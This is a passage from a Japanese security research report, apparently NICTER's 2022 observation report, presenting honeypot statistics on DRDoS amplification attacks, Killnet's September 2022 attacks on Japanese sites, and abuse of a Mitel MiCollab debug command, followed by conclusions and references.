AmpPot が観測した DRDoS 攻撃について，攻撃に悪用されたサービスの一覧とその攻撃件数を表 5 に示します．攻撃に悪用された主要なサービスは，昨年から大きな変化はありませんでした．一方で，1 万件以上の攻撃が観測されたサービス数（ポート番号の数）は，2019 年は 19 種類，2020 年は 35 種類，2021 年は 38 種類でしたが，2022 年は 151 種類に増加しました．この急増は，ある製品が提供するサービスを悪用する攻撃が多数のポートで観測されたためです．この事象については， 4.2.3 節で取り上げます．

表5: DRDoS 攻撃に悪用されたサービス

(a) Proxied モード（7 台）

ポート番号	サービス名	攻撃件数
123/UDP	NTP	13,396,032
53/UDP	DNS	4,762,946
161/UDP	SNMP	1,668,981
11211/UDP	Memcached	1,467,420
19/UDP	CharGen	429,531
1900/UDP	SSDP	155,411
17/UDP	QoTD	10,022

(b) Agnostic モード（2 台，上位 10 種類）

ポート番号	サービス名	攻撃件数
389/UDP	CLDAP	4,970,981
123/UDP	NTP	2,335,146
37810/UDP	Dahua Discovery	473,128
3702/UDP	WSD	323,291
443/UDP	DTLS	294,945
3283/UDP	ARMS	235,981
161/UDP	SNMP	223,588
19/UDP	CharGen	119,917
53/UDP	DNS	102,995
1434/UDP	MSSQL	97,460

4.1.5 マルチベクタ型の攻撃

複数種類の手法を組み合わせたマルチベクタ型の DRDoS 攻撃は 2022 年も継続しています．AmpPot が観

して用いる AmpPot のモードです．Agnostic モードとは，受信パケットに対して（そのサービスのプロトコルを無視して）大きな応答を返す AmpPot のモードです．Proxied モードの AmpPot は現在 7 種類のサービスで観測を行っており，Agnostic モードの AmpPot は UDP の全ポートで観測を行っています．詳細は [12, 14] を参照して下さい．

*21. 単一の IP アドレスではなく，AS や ISP 等のネットワークを狙った DDoS 攻撃のこと．

*22. 国情報の推定には MaxMind 社（https://www.maxmind.com/）の GeoIP データベースを使用しました．




図8: 日ごとの DRDoS 攻撃件数の推移（左軸：全体，右軸：日本宛）




図9: 国・地域別の被攻撃件数




図10: 攻撃継続時間

測した DRDoS 攻撃の手法の種類数の割合を図 11 に示します．2 種類以上の手法を組み合わせて攻撃されたホストは，2022 年 12 月は全体の約 20%（前年同月約 17%，前々年同月約 23%）でした．




図11: 攻撃手法の種類数

4.2. DRDoS 攻撃の観測事例

4.2.1 ロシア・ウクライナに関連する DRDoS 攻撃の観測事例

2022 年 2 月に始まったロシアのウクライナ侵攻に関連したサイバー攻撃が報告されています [15] ．我々の AmpPot でも，本事象に関連すると推測される攻撃が観測されました．




図12: ロシア・ウクライナ宛の日ごとの DRDoS 攻撃件数の推移

AmpPot で観測されたロシア・ウクライナ宛の日ごとの攻撃件数の推移を図 12 に示します．2022 年の 1 年間に，累計でロシア宛の攻撃が約 56 万件（前年約 60 万件），ウクライナ宛の攻撃が約 14 万件（前年約 13 万件）観測されました．これらの攻撃件数には，ウクライナ侵攻に関連しない攻撃が多く含まれるため，攻撃件数自体は前年と比較しても両国ともにほぼ横ばいでした．

一方で，ウクライナ政府機関を狙った攻撃（IP アドレスの逆引きのホスト名に".gov.ua" が含まれるもの）に着目すると，2021 年は年間で 405 件だったのに対し，2022 年は年間で 1062 件の攻撃が観測されました．これらの攻撃対象の中には，ウクライナ政府や軍，政府系の銀行等が含まれていました．

4.2.2 Killnet による DRDoS 攻撃事例

親ロシアのハクティビストとして活動する集団 Killnet が，日本国内の Web サイトへの DDoS 攻撃の犯行声明を Telegram 上に投稿し，実際に複数の Web サイトが一時的に閲覧できなくなる等の障害が発生しました [16]．我々の AmpPot でも，本事象に関連すると推測される攻撃が観測されました．

AmpPot で観測された本事象の観測事例を表 6 に示します．多くは DNS を悪用した攻撃でしたが，一部では SNMP の悪用も観測されました．攻撃時間は数分程度のものと 1 時間程度のものにわけられ，一部攻撃対象は CDN (Content Delivery Network) を利用していましたが，CDN の IP アドレスではなく，そのオリジンを直接狙ったと推測される攻撃も観測されました．

4.2.3 ある製品のデバッグコマンドを悪用した攻撃事例

4.1.4 節で述べたように，2022 年に AmpPot で 1 万件以上の攻撃が観測されたサービス（ポート番号）の数は 151 種類に増加しました．この急増は，ある特定の製品が提供するサービスを悪用する攻撃が多数のポートで観測されたことが原因でした．

Mitel MiCollab が提供する電話システムには，デバッグ用のコマンドが存在し，そのコマンドを悪用することにより理論上 22 億倍に通信を増幅できることが指摘されています [17]．脆弱性が報告された直後には，NICTER のダークネットセンサでもこの製品の探索と推測されるスキャンが観測されました [3]．

通常，このサービスは 10074/UDP で動作していますが，一部の攻撃者がこのコマンドを多くのポートで検証し，応答があったサーバを実際に攻撃の踏み台として悪用した結果，AmpPot の観測結果においても様々なポートで攻撃件数が増加しました．10074/UDP 以外のポートで該当のサービスが動作しているのかは未確認ですが，このサービスを悪用する攻撃は 2022 年の 4 月から 6 月のみ観測されており，一部の攻撃者による一時的な悪用であると考えられます．

5. おわりに

2022 年においても，組織のサイバーセキュリティを脅かす脅威度の高い脆弱性が多数公表され，我々も CSIRT と連携してその対応に追われる場面に何度となく遭遇しました．既に攻撃者によって脆弱性が悪用されている，という緊急性の高いコンテクスト情報を伴って公表されるケースもあり，そのような場合には，NICTER における攻撃の観測状況を関連する他のセキュリティ機関等と情報共有を行い，脅威の実態把握に努めてきました．

2019 年以降，組織を狙う攻撃における侵入の入口として SSL-VPN 製品の脆弱性が注目され，実際に VPN の脆弱性を悪用されて組織が侵害される事案が発生していますが，VPN に限らず，インターネットに公開されてサイバー攻撃の標的となりうる IT 資産（アタックサーフェス，攻撃対象領域）を適切に把握し，これを守ることの重要性はますます高まっています．

2022 年の観測情況を振り返ってみても，ダークネット

表6: Killnet による攻撃事例（2022 年 9 月）

攻撃対象	悪用されたサービス	攻撃時刻（JST）
政府系サイト 1	DNS	2022-09-06 13:47〜13:48 2022-09-06 16:32〜17:32
政府系サイト 2	DNS	2022-09-06 13:48〜13:49 2022-09-06 16:31〜17:31
政府系サイト 3	DNS	2022-09-06 13:49〜13:51
政府系サイト 4	DNS	2022-09-06 13:50〜13:51
クレジットカード会社	DNS	2022-09-06 17:15〜18:15
通販会社 1	DNS	2022-09-06 20:40〜20:49
通販会社 1 の別サイト	DNS	2022-09-06 21:43〜21:50
検索サイト	DNS	2022-09-06 20:55〜21:24
無料通話アプリ	DNS	2022-09-06 21:52〜21:54
無料通話アプリの API サーバ 1	DNS	2022-09-06 21:54〜22:00
無料通話アプリの API サーバ 2	DNS	2022-09-06 21:55〜22:00
管理組合サイト	DNS	2022-09-06 22:12〜23:12
動画サイト	DNS SNMP	2022-09-06 23:51〜09-07 00:42 2022-09-07 01:54〜01:55
鉄道会社 1	SNMP	2022-09-07 19:17〜19:20
鉄道会社 2	DNS	2022-09-07 21:07〜22:08

観測パケットの全体の半数以上が調査スキャンを占めるという傾向は継続しています．身元のわからない攻撃者によるアタックサーフェスの把握は常態化しており，組織が自らの IT 資産を守るためには攻撃者に先んじてこれを行う必要があることを示唆しています．また， 3.2 節や 3.3 節で見たように，攻撃者は攻撃対象をピンポイントで攻撃する傾向も見られており，従来のダークネット観測やハニーポットを使った観測だけでは攻撃の発生に気づけないという課題も生まれています．これについては，組織を狙った攻撃だけでなく，IoT 等の機器を狙った攻撃やそのインシデント情報についても関係者が情報共有を迅速に行い，調査分析を迅速に行うことが重要になってきていると考えています．

DRDoS 攻撃については，前年に見られた攻撃件数の特異的な増加は落ち着きましたが，攻撃継続時間の長時間化や悪用されるサービスの多種化といった質的な変化がみられています．外形的にその影響がわかりやすい DDoS 攻撃はハクティビスト等の示威行為に使われることが少なくありません．引き続き関係機関との情報共有や実態把握に努めていきたいと思います．

文責 本レポートの執筆担当は次のとおりです．1 章 久保，2 章 遠藤，3 章 森，久保，遠藤，4 章 牧田，5 章 久保，全体統括 久保，レビュー・校正 牧田．

参考文献

[1] サイバーセキュリティ研究室． NICTER 観測レポート 2018. Technical report, 国立研究開発法人情報通信研究機構, 2019.

[2] 遠藤由紀子，森好樹，島村隼平，久保正樹．ダークネット観測における大規模スキャナの判定指標の提案．In 情報通信システムセキュリティ研究会（ICSS）. 電子情報通信学会, 2020.

[3] NICTER． NICTER 観測統計 - 2022 年 1 月〜3 月． https://blog.nicter.jp/2022/04/nicter_statistics_2022_1q/.

[4] NICTER．NICTER 観測統計 - 2022 年 10 月〜12 月．https://blog.nicter.jp/2023/01/nicter_statistics_2022_4q/.

[5] 日本国内の Mirai の特徴を持つパケットの送信元 IP アドレス数急増について． https://blog.nicter.jp/2020/10/jp_mirai_spike/.

[6] PPPoE 環境におけるロジテック製ルータの IP アドレス変動事象について. https://blog.nicter.jp/2022/04/logitec_router_ip_churn/.

[7] JVN． JVNDB-2022-002337 ユニモテクノロジー製デジタルビデオレコーダにおける重要な機能に対する認証の欠如の脆弱性． https://jvndb.jvn.jp/ja/contents/2022/JVNDB-2022-002337.html.

[8] JVN. JVNDB-2022-002768 ユニモテクノロジー製デジタルビデオレコーダにおける複数の脆弱性. https://jvndb.jvn.jp/ja/contents/2022/JVNDB-2022-002768.html.

[9] An unexpected Redis sandbox escape affecting only Debian, Ubuntu, and other derivatives. https://www.ubercomp.com/posts/2022-01-20_redis_on_debian_rce.

[10] Juniper Networks. Muhstik Gang targets Redis Servers. https://blogs.juniper.net/en-us/security/muhstik-gang-targets-redis-servers.

[11] Censys. Databases. EXPOSED! (Redis). https://censys.io/databases-exposed-redis/.

[12] Lukas Krämer, Johannes Krupp, Daisuke Makita, Tomomi Nishizoe, Takashi Koide, Katsunari Yoshioka, and Christian Rossow. Amppot: Monitoring and defending against amplification ddos attacks. In International Workshop on Recent Advances in Intrusion Detection, pages 615–636. Springer, 2015.

[13] 横浜国立大学情報・物理セキュリティ研究拠点. AmpPot: Honeypot for Monitoring Amplification DDoS Attack. https://sec.ynu.codes/dos/.

[14] 西添友美，牧田大佑，吉岡克成，松本勉. プロトコル非準拠ハニーポットを用いた新種の DRDoS 攻撃の早期検知. In 情報通信システムセキュリティ研究会（ICSS）. 電子情報通信学会, 2017.

[15] Piyokango. 2022 年 2 月に発生したウクライナへの DDoS 攻撃についてまとめてみた. https://piyolog.hatenadiary.jp/entry/2022/02/16/233637.

[16] Piyokango. Killnet による国内サイトへの攻撃示唆についてまとめてみた. https://piyolog.hatenadiary.jp/entry/2022/09/07/025039.

[17] Cloudflare. CVE-2022-26143: A Zero-Day vulnerability for launching UDP amplification DDoS attacks. https://blog.cloudflare.com/cve-2022-26143-amplification-attack/.